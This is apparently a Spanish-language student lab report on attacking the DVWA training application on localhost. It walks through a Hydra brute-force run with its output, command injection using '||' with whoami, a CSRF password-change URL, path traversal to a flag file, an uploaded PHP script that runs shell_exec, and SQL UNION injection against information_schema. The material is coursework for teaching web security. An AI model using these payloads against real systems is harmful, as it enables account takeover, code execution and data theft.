Escuela Colombiana De Ingeniería
Julio Garavito

Seguridad y privacidad TI

Daniel Esteban Vela Lopez

Andrés Felipe Montes

Laura Valentina Rodríguez Ortegón


Laboratorio No.10

2024-2

1. Brute force

```
┌──(kali㉿kali)-[~]
└─$ hydra -l admin -P /usr/share/wordlists/fasttrack.txt localhost http-get-f
orm "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login
:H=Cookie\: security=low; PHPSESSID=3fko20q495bkpdljf27eccaor9:F=Username and
/or password incorrect"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-03 21:
08:46
[INFORMATION] escape sequence \: detected in module option, no parameter veri
fication is performed.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 262 login tries (l:1/p:26
2), ~17 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:use
rname=^USER^&password=^PASS^&Login=Login:H=Cookie\: security=low; PHPSESSID=3
fko20q495bkpdljf27eccaor9:F=Username and/or password incorrect
[80][http-get-form] host: localhost   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-03 21:
08:48
```

hydra -l admin -P /usr/share/wordlists/fasttrack.txt localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\: security=low; PHPSESSID=3fko20q495bkpdljf27eccaor9:F=Username and/or password incorrect"





El formato correcto debe ser: ruta:post_data:header:fail_condition

2. Command injection

La inyección de comandos es un tipo de ataque que busca ejecutar comandos arbitrarios en el sistema operativo anfitrión mediante una aplicación que presenta vulnerabilidades. Estos ataques pueden llevarse a cabo cuando una aplicación envía datos inseguros proporcionados por el usuario, como los que provienen de formularios, cookies o encabezados HTTP, a un shell del sistema.

En este caso para conocer el usuario y el nombre de host usamos los comandos whoami y hostname respectivamente, si solo queremos usar esos comandos iniciamos la línea de comandos con ||





3. Cross Site Request Forgery (CSRF)


Definición de CSRF: Este tipo de ataque permite que un atacante engañe a un usuario que ya está autenticado en una aplicación web para que realice acciones no deseadas. Por ejemplo, si un usuario está conectado a su cuenta bancaria, el atacante podría hacer que, sin que el usuario lo sepa, realice una transferencia de dinero a la cuenta del atacante.

Ejemplo del ataque: En el caso específico mencionado, el atacante utiliza una técnica de ingeniería social para enviar un enlace a la víctima (por ejemplo, a través de un correo electrónico o un chat). Cuando la víctima hace clic en el enlace, se le redirige a una URL manipulada que incluye parámetros que cambian la contraseña de su cuenta. El fragmento ?password_new=password&password_conf=&Change=Change# es un ejemplo de cómo se estructura la URL.

password_new=password: Este parámetro especifica la nueva contraseña que el atacante quiere establecer.

password_conf=: Este parámetro generalmente se utiliza para confirmar la nueva contraseña; en este caso, parece estar vacío.

Change=Change: Este parámetro probablemente es un botón de acción que indica que se desea realizar el cambio.
El atacante modifica la URL para incluir la nueva contraseña que quiere que se establezca y, al hacer clic en el enlace, ejecuta la acción de cambiar la contraseña, posiblemente sin que el usuario se dé cuenta de lo que está sucediendo.




http://localhost/DVWA/vulnerabilities/csrf/?password_new=lau&password_conf=lau&Change=Change#

4. File Inclusion

Definición de la vulnerabilidad de inclusión de archivos: La vulnerabilidad de inclusión de archivos permite a un atacante incluir un archivo en una aplicación, aprovechando a menudo mecanismos de "inclusión dinámica de archivos" implementados en la aplicación objetivo. Esta vulnerabilidad se produce cuando se utiliza la entrada proporcionada por el usuario sin una validación adecuada.

Ejemplo del ataque: En este caso, para acceder a ciertos archivos, se puede modificar la última parte del enlace original a ../../hackable/flags/fi.php. Esta manipulación permite al atacante navegar a través del sistema de archivos y acceder a archivos que normalmente no deberían ser accesibles, lo que podría llevar a la exposición de información sensible o la ejecución de código malicioso.




Localizamos la primera, segunda y cuarta palabra. Para obtener la quinta, revisamos el código fuente de la página.


5. File upload


Las vulnerabilidades relacionadas con la carga de archivos en aplicaciones web pueden permitir que los atacantes suban archivos maliciosos y ejecuten código en el servidor. Por ello, es fundamental implementar medidas de seguridad para prevenir este tipo de ataques.

El atacante creará un script PHP con el objetivo de verificar si puede ejecutarlo en el servidor.




```php
<?php
	echo "Cuando este mensaje aparezca significa que lau me odia :(";
	$comando = shell_exec('pwd');
	echo "<pre>$comando</pre>";
?>
```





Vulnerability: File Upload

Choose an image to upload:

Browse... No file selected.


Upload


../../hackable/uploads/fileUpload.php succesfully uploaded!

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

Comprobaremos si el script desarrollado puede ejecutarse en el servidor.






El atacante ejecuta el código PHP y, al hacerlo, descubre que puede cargar archivos al servidor, lo que le permite subir archivos maliciosos.

6. SQL injection


La vulnerabilidad de inyección SQL permite a los atacantes manipular consultas de bases de datos para acceder o modificar datos no autorizados. Para prevenir este tipo de ataques, es fundamental validar la entrada y seguir buenas prácticas de seguridad.

Encontramos que la tabla tiene dos filas después de probar con 4 y 3, no se obtuvieron resultados por lo que pudimos asumir que la tabla debía tener menos filas.



El atacante podrá ver cuáles son las bases de datos presentes actualmente utilizando la consulta:


' UNION SELECT 1, schema_name FROM information_schema.schemata --
Esta consulta permite al atacante obtener el nombre de las bases de datos disponibles en el servidor al combinar su propia instrucción SQL con la consulta original. El uso de -- al final convierte en un comentario cualquier código que siga, lo que evita que se produzcan errores de sintaxis y asegura que solo se ejecute la parte que el atacante ha inyectado.



Sabiendo qué tabla necesito, quiero averiguar cuáles son las tablas que existen en la base de datos 'dvwa' utilizando la siguiente consulta:

' UNION SELECT table_name, 2 FROM information_schema.tables WHERE table_schema='dvwa' --

